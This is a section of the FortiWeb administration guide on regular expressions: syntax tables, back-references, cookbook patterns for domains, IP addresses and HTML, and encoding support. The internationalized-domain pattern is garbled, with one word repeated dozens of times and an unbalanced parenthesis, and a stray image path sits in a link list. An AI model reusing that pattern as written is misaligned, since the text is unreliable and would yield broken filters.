Most FortiWeb features support regular expressions. Regular expressions are a powerful way of denoting all possible forms of a string. They are very useful when trying to match text that comes in many variations but follows a definite pattern, such as dynamic URLs or web page content.

Regular expressions can involve very computationally intensive evaluations. For best performance, you should only use regular expressions where necessary, and build them with care. For information on optimization, see Regular expression performance tips on page 772.

See also

- Regular expression syntax
- What are back-references?
- Cookbook regular expressions
- Language support

Regular expression syntax

Accurate regular expression syntax is vital for detecting different forms of the same attack, for rewriting all but only the intended URLs, and for allowing normal traffic to pass (see Reducing false positives on page 782). When configuring Regular Expression or similar settings, always use the **>>** (test) button to:

- Validate your expression's syntax.
- Look for unintended matches.
- Verify intended matches.

Will your expression match? Will it match more than once? Where will it match? Generally, unless the feature is specifically designed to look for all instances, FortiWeb will evaluate only a specific location for a match, and it will start from that location's beginning. (In English, this is the left most, topmost point in the string.) FortiWeb will take only the first match, unless you have defined a number of repetitions.

FortiWeb follows **most** Perl-compatible regular expression (PCRE) syntax. Popular FortiWeb regular expression syntax on page 865 shows syntax and popular grammar examples. You can find additional examples with each feature, such as Example: Sanitizing poisoned HTML on page 489.



Inverse string matching is not currently supported.

For example, to match all strings that do **not** contain `hamsters`, you cannot use:

```
!(hamsters)
```

You can, however, use inverse matching for specific character classes, such as:

```
[^A]
```

to match any string that contains any characters that are **not** the letter A.

Popular FortiWeb regular expression syntax

Notation	Function	Sample Matches
Anything **except** *.|^$?+\(){}[]	Literal match, **except** if the character is part of a: • capture group • back-reference (e.g. $0 or \1) • other regular expression token (e.g. \w)	**Text:** My cat catches things. **Regular expression:** cat **Matches:** cat Depending on whether the feature looks for all instances, it may also match “cat” in the beginning of “catches”.
\	Escape character. If it is followed by: • An alphanumeric character, the alphanumeric character is **not** matched literally as usual. Instead, it is interpreted as a regular expression token. For example, \w matches a word, as defined by the locale. • Any regular expression special character: *.|^$?+\(){}[]\ this escapes interpretation as a regular expression token, and instead treats it as a normal letter. For example, \\ matches: \	**Text:** /url?parameter=value **Regular expression:** \?param **Matches:** ?param
(?i)	Turns on case-insensitive matching for subsequent evaluation, until it is turned off or the evaluation completes.	**Text:** /url?Parameter=value **Regular expression:** (?i)param **Matches:** Param Would also match pArAM etc.
\n	Matches a new line (also called a line feed). Microsoft Windows platforms typically use \r\n at the end of each line. Linux and Unix platforms typically use \n. Mac OS X typically uses \r	**Text:** My cat catches things. **Regular expression:** \n **Matches:** The end of the text on Linux and other Unix-like platforms, only **part** of the line ending on Windows, and nothing on Mac OS X.

Notation	Function	Sample Matches
\r	Matches a carriage return.	**Text:** My cat catches things. **Regular expression:** \r **Matches:** Part of the line ending on Windows, nothing on Linux/Unix, and the whole line ending on Mac OS X.
\s	Matches a space, non-breaking space, tab, line ending, or other white space character. **Tip:** Many languages do **not** separate words with white space. Even in languages that usually use a white space separator, words can be separated with many other characters such as: `\/-”’"“‘.,><—:;` and new lines. In these cases, you should usually include those in addition to `\s` in a match set ([]) or may need to use `\b` (word boundary) instead.	**Text:** <a href=‘http://www.example.com’> **Regular expression:** www\.example\.com\s **Matches:** Nothing. Due to the final ’ which is a word boundary but not a white space, this does **not** match. The regular expression should be: www.example.com\b
\S	Matches a character that is **not** white space, such as A or 9.	**Text:** My cat catches things. **Regular expression:** \S **Matches:** Mycatcatchesthings.
\d	Matches a decimal digit such as 9.	**Text:** /url?parameterA=value1 **Regular expression:** \d **Matches:** 1
\D	Matches a character that is **not** a digit, such as A or b or É.	

Notation	Function	Sample Matches
\w	Matches a whole word. Words are substrings of any uninterrupted combination of one or more characters from this set: [a-zA-Z0-9_] between two word boundaries (space, new line, :, etc.). It does **not** match Unicode characters that are equivalent, such as 三, ٣or 光.	**Text:** Yahoo! **Regular expression:** \w **Matches:** Yahoo Does not match the terminal exclamation point, which is a word boundary.
\W	Matches anything that is **not** a word.	**Text:** Sell?!?~ **Regular expression:** \W **Matches:** ?!?~
.	Matches any single character **except** \r or \n. **Note:** If the character is written by combining two Unicode code points, such as à where the core letter is encoded separately from the accent mark, this will **not** match the entire character: it will only match one of the code points.	**Text:** My cat catches things. **Regular expression:** c.t **Matches:** cat cat
+	Repeatedly matches the previous character or capture group, 1 or more times, as many times as possible (also called “greedy” matching) **unless** followed by a question mark (?), which makes it optional. Does not match if there is not at least 1 instance.	**Text:** www.example.com **Regular expression:** w+ **Matches:** www Would also match “w”, “ww”, “wwww”, or any number of uninterrupted repetitions of the character “w”.

Notation	Function	Sample Matches
*	Repeatedly matches the previous character or capture group, 0 or more times. Depending on its combination with other special characters, this token could be either: • ***** — Match as **many** times as possible (also called “greedy” matching). • ***?** — Match as **few** times as possible (also called “lazy” matching).	**Text:** www.example.com **Regular expression:** .* **Matches:** www.example.com All of any text, except line endings (`\r` and `\n`). **Text:** www.example.com **Regular expression:** (w)*? **Matches:** www Would also match common typos where the “w” was repeated too few or too many times, such as “ww” in w.example.com or “wwww” in wwww.example.com. It would still match, however, if no amount of “w” existed.
? **except** when followed by =	Makes the preceding character or capture group optional (also called “lazy” matching).	**Text:** www.example.com **Regular expression:** (www\.)?example.com **Matches:** www.example.com Would also match example.com.
?=	Looks ahead to see if the next character or capture group matches and evaluate the match based upon them, but does **not** include those next characters in the returned match string (if any). This can be useful for back-references where you do not want to include permutations of the final few characters, such as matching “cat” when it is part of “cats” but **not** when it is part of “catch”.	**Text:** /url?parameter=valuepack **Regular expression:** p(?=arameter) **Matches:** p, but only in “parameter, **not** in “pack”, which does not end with “arameter”.

Notation	Function	Sample Matches
()	Creates a capture group or sub-pattern for back-reference or to denote order of operations. See also Example: Inserting & deleting body text on page 491 and What are back-references? on page 870.	**Text:** /url/app/app/mapp **Regular expression:** (/app)* **Matches:** /app/app
		Text: /url?paramA=valueA&paramB=valueB **Regular expression:** (param)A=(value)A&\0B\1B **Matches:** paramA=valueA&paramB=valueB
|	Matches **either** the character/capture group before **or** after the pipe (|).	**Text:** Host: www.example.com **Regular expression:** (\r\n)|\n|\r **Matches:** The line ending, regardless of platform.
^	Matches either: • the **position** of the beginning of a line (or, in multiline mode, the first line), **not** the first character itself • the inverse of a character, but only if ^ is the first character in a character class, such as `[^A]` This is useful if you want to match a word, but only when it occurs at the start of the line, **or** when you want to match anything that is **not** a specific character.	**Text:** /url?parameter=value **Regular expression:** ^/url **Matches:** /url, but **only** if it is at the beginning of the path string. It will **not** match "/url" in subdirectories.
		Text: /url?parameter=value **Regular expression:** [^u] **Matches:** /rl?parameter=vale
$	Matches the **position** of the end of a line (or, in multiline mode, the entire string), **not** the last character itself.	

Notation	Function	Sample Matches
[]	Defines a set of characters or capture groups that are acceptable matches. To define a set via a whole range instead of listing every possible match, separate the first and last character in the range with a hyphen. **Note:** Character ranges are matched according to their numerical code point in the encoding. For example, `[@-B]` matches any UTF-8 code points from 40 to 42 inclusive: `@AB`	**Text:** /url?parameter=value1 **Regular expression:** [012] **Matches:** 1 Would also match 0 or 2. **Text:** /url?parameter=valueB **Regular expression:** [A-C] **Matches:** B Would also match “A” or “C”. It would **not** match “b”.
{}	Quantifies the number of times the previous character or capture group may be repeated continuously. To define a varying number repetitions, delimit it with a comma.	**Text:** 1234567890 **Regular expression:** \d{3} **Matches:** 123 **Text:** www.example.com **Regular expression:** w{1,4} **Matches:** www If the string were a typo such as “ww ” or “wwww”, it would also match that.

See also


- What are back-references?
- Cookbook regular expressions
- Language support
- Rewriting & redirecting
- Defining custom data leak & attack signatures
- Auto-learning
- Auto-learning

What are back-references?

A back-reference is a regular expression token such as `$0` or `$1` that refers to whatever part of the text was matched by the capture group in that position within the regular expression.

Back-references are used whenever you want the output/interpretation to resemble the original match: they insert a substring of the original matching text. Like other regular expression features, back-references help to ensure

that you do not have to maintain a large, cumbersome list of all possible URL or HTML permutations and their variations or translations when using features such as custom attack signatures, rewriting, or auto-learning.



To invoke a substring, use `$`**n** (0 <= **n** <= 9), where **n** is the order of appearance of capture group in the regular expression, from left to right, from outside to inside, then from top to bottom.

For example, regular expressions in a condition table in this order:

(a)(b)(c(d))(e)

- would result in back-reference variables (e.g. `$0`) with the following values:
- `$0` — a
- `$1` — b
- `$2` — cd
- `$3` — d
- `$4` — e



Numbering of back-references to capture groups starts from 0: to refer to the first substring, use `$0` or `/0`, **not** `$1` or `/1`.

Should you use `$0` or `/0` to refer back to a substring? Something else? That depends.

- `/0` — An earlier part in the **current** string, such as when you have a URL that repeats: `(/(^/)*)/0/0/0/0`
- `$0` — A part of the **previous** match string, such as when using part of the originally matched domain name to rewrite the new domain name: `$0\.example\.co\.jp` where `$0` contains `www`, `ftp`, or whichever prefix matched the first capture group in the match test regular expression, `(^.)*\.example\.com`
- `$+` — The highest-numbered capture group of the previous match string: if the capture groups were numbered 0-9, this would be equivalent to `/9`.
- `$&` — The entire match string.

See also

- Cookbook regular expressions
- Regular expression syntax

Cookbook regular expressions

Some elements occur often in FortiWeb regular expressions, such as expressions to match domain names, URLs, parameters, and HTML tags. You can use these as building blocks for your own regular expressions.



For more expressions to match items such as SQL queries and URIs, see your FortiWeb's list of predefined data types.

To match...	You can use...
Line endings (platform-independent)	(\r\n)|\n|\r
Any alphanumeric character (ASCII only; e.g. does not match é or É)	[a-zA-Z0-9]
Specific domain name (e.g. www.example.com; case insensitive)	(?i)\bwww\.example\.com\b
Any domain name (valid non-internationalized TLDs only; does **not** match domain names surrounded by letters or numbers)	(?i)\b.*\.(a(c|d|e(ro)?|f|g|i|m|n|o|q|r|s(ia)?|t|y|w|x|z)|b(a|b|d|e|f|g|h|i(z)?|j|m|n|o|r|s|t|v|w|y|z)|c(a(t)?|c|d|f|g|h|i|k|l|m|n|o((m)?(op)?)|r|s|u|v|x|y|z)|d(e|j|k|m|o|z)|e(c|du|e|g|h|r|s|t|u)|f(i|j|k|m|o|r)|g(a|b|d|e|f|g|h|i|l|m|n|ov|p|q|r|s|t|u|w|y)|h(k|m|n|r|t|u)|i(d|e|l|m|n(fo)?(t)?|o|q|r|s|t)|j(e|m|o(bs)?|p)|k(e|g|h|i|m|n|p|r|w|y|z)|l(a|b|c|i|k|r|s|t|u|vy)|m(a|c|d|e|g|h|il|k|l|m|n|o(bi)?|p|q|r|s|t|u(seum)?|v|w|x|y|z)|n(a(me)?|c|e(t)?|f|g|i|l|o|p|r|u|z)|o(m|rg)|p(a|e|f|g|h|k|l|m|n|r(o)?|s|t|w|y)|qa|r(e|o|s|u|w)|s(a|b|c|d|e|g|h|i|j|k|l|m|n|o|r|s|t|u|v|y|z)|t(c|d|e|l|f|g|h|j|k|l|m|n|o|p|r(avel)?|t|v|w|z)|u(a|g|k|s|y|z)|v(a|c|e|g|i|n|u)|w(f|s)|xxx|y(e|t|u)|z(a|m|w))\b

To match...	You can use...
Any domain name (valid **internationalized** TLDs in UTF-8 only; does **not** match ASCII-encoded DNS forms such as `xn--fiqs8s`)	(?i)\b.*\.(tél\b|中国|中國|日本|新加坡|ישראל|台灣|الجزائر|مصر|ბᲒ|香港|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারت|بھارت|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারত|ভারت|ایران|الاردن|қаз|عمان|المغرب|ملیسیا|рф|پاکستان|срб|قطر|فلسطین|ر|السعودية|سوريا|ไทย|تونس|укр|امارات|台湾|اليمن\)\b
Any sub-domain name	(?i)\b(.*)\.example\.com\b
Specific IPv4 address	\b10\.1\.1\.1\b
Any IPv4 address	\b(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\b
Specific HTML tag (well-formed HTML only, e.g. ` ` or `<img src="1.gif" />`; does **not** match the element's contents between a tag pair; does **not** match the closing tag)	(?i)<\s*TAG\s*[^>]*>
Specific HTML tag pair and contained text/tags, if any (well-formed HTML only; expression does **not** validate by DTD/Schema)	(?i)<\s*(TAG)\s*[^>]*>[^<]*</\1>
Any HTML tag pair and contained text/tags, if any (well-formed HTML only; expression does **not** validate by DTD/Schema)	(?i)<\s*([A-Z][A-Z0-9]*)\b[^>]*>(.*?)</\1>
Any HTML comment	(?:<|<)!--[\s\S]*?--[\t\n\r]*(?:>|>)
Any HTML entity (well-formed entities only; expression does **not** validate by DTD/Schema)	&(?i)(#((x([\dA-F]){1,5})|(104857[0-5]|10485[0-6]\d|1048[0-4]\d\d|104[0-7]\d{3}|10[0-3]\d{4}|0?\d{1,6}))|([A-Za-z\d.]{2,31}));
JavaScript UI events (`onClick()`, `onMouseOver()`, etc.)	(?i):on(blur|c(hange|lick)|dblclick|focus|keypress|(key|mouse)(down|up)|(un)?load|mouse(move|o(ut|ver))|reset|s(elect|ubmit))

To match...	You can use...
All parameters that follow a question mark or hash mark in the URL (e.g. `#pageView` or `?param1=valueA&param2=valueB`...; back-reference to this match does not include the question/hash mark itself)	[#\?](.*)

See also

- What are back-references?
- Regular expression syntax

Language support

Features such as Recursive URL Decoding, input rules, and attack signatures can detect attacks and data leaks even when multiple languages are used as an evasion technique.

When configuring FortiWeb, regardless of the **display** language (see Global web UI & CLI settings on page 66), the simplest case is to **configure** with only US-ASCII characters. All features, including queries to external servers, support it.

If you want to configure FortiWeb using another language/encoding, or support clients using another language or multiple languages, sometimes characters such as ñ, é, symbols, and ideographs such as 新 are valid input. Support varies by the nature of the item being configured.

For example, by definition, host names cannot contain special characters. DNS standards predate many standards for internationalization. Because of this, the web UI and CLI will reject input if it contains non-ASCII encoded characters when configuring the host name. This means that languages other than English are not supported **unless** encoded as an RFC 3490 international domain name (IDN) prefixed with `xn--`. However, other configuration items, such as names and comments, often support the language of your choice.

To use your preferred languages in those cases, use an encoding that supports it.

For best results:

- for regular expressions that must match HTTP requests, **use the same encoding as your HTTP clients**
- for other features, use UTF-8 encoding, or use only the characters whose encoded values are the **same** in UTF-8 (for example, US-ASCII characters are usually encoded using the same byte-wise values in ISO 8859-1, Windows code page 1252, Shift-JIS and others; however, ideographs such as 新 may be garbled or interpreted as the wrong character when viewed as another encoding)



HTTP clients may send requests in encodings that are **not** UTF-8. Encodings vary by the client's operating system or input language.

If you input the configuration in English, the client's request may match regardless of encoding: due to US-ASCII predating most other encodings, byte-wise, the values for English characters tend to have identical numerical values in many encoding types. For example, English words may be readable regardless of interpreting a web page as either ISO 8859-1 or as GB2312.

For other languages (especially non-Latin alphabets such as Cyrillic and Thai), match the client's encoding exactly.

For example, with Shift-JIS, backslashes (\ ) could be inadvertently interpreted as yen symbols (¥) and vice versa. A regular expression intended to match HTTP requests containing money values with a yen symbol therefore may not work if the symbol is entered using the wrong encoding. Likewise, simplified Chinese characters might only be understandable if the page is interpreted as GB2312. Test your expressions. If you enter a regular expression using another encoding, or if an HTTP client sends a request in an encoding other than UTF-8, remember that matches may not be what you initially expect.

Regular expressions are especially impacted. Matching engines on FortiWeb use the UTF-8 character values. If you need to match multiple possible languages from clients, especially for attack signatures, make sure you construct a regular expression that matches all alternative values.

For example, the Latin letter C is not encoded using the same byte-wise value as the similar-looking Cyrillic letter C. A human being can read a Spanish phrase written with that Cyrillic character, because they are **visually** similar. But a regular expressions will not match unless written to match both **numerical** values: one for the Latin character, and one for the Cyrillic look-alike (sometimes called a "confusable").

To configure your FortiWeb appliance using other encodings, you may need to switch language settings on your management computer, including for your web browser or Telnet/SSH client. For instructions on how to configure your management computer's operating system language, locale, or input method, see its documentation.



If you choose to configure parts of the FortiWeb appliance using non-ASCII characters, you should also use the same encoding throughout the configuration if possible in order to avoid needing to switch the language settings of your web browser or Telnet/SSH client while you work.

Similarly, your web browser or CLI client should usually interpret display output as encoded using UTF-8. If it does not, your configured items may not display correctly in the web UI or CLI. Exceptions include items such as regular expressions that you may have configured using other encodings in order to match the encoding of HTTP requests that the FortiWeb appliance receives.

See also

- Cookbook regular expressions
- Regular expression syntax



Copyright© 2017 Fortinet, Inc. All rights reserved. Fortinet®, FortiGate®, FortiCare® and FortiGuard®, and certain other marks are registered trademarks of Fortinet, Inc., in the U.S. and other jurisdictions, and other Fortinet names herein may also be registered and/or common law trademarks of Fortinet. All other product or company names may be trademarks of their respective owners. Performance and other metrics contained herein were attained in internal lab tests under ideal conditions, and actual performance and other results may vary. Network variables, different network environments and other conditions may affect performance results. Nothing herein represents any binding commitment by Fortinet, and Fortinet disclaims all warranties, whether express or implied, except to the extent Fortinet enters a binding written contract, signed by Fortinet's General Counsel, with a purchaser that expressly warrants that the identified product will perform according to certain expressly-identified performance metrics and, in such event, only the specific performance metrics expressly identified in such binding written contract shall be binding on Fortinet. For absolute clarity, any such warranty will be limited to performance in the same ideal conditions as in Fortinet's internal lab tests. In no event does Fortinet make any commitment related to future deliverables, features, or development, and circumstances may change such that any forward-looking statements herein are not accurate. Fortinet disclaims in full any covenants, representations,and guarantees pursuant hereto, whether express or implied. Fortinet reserves the right to change, modify, transfer, or otherwise revise this publication without notice, and the most current version of the publication shall be applicable.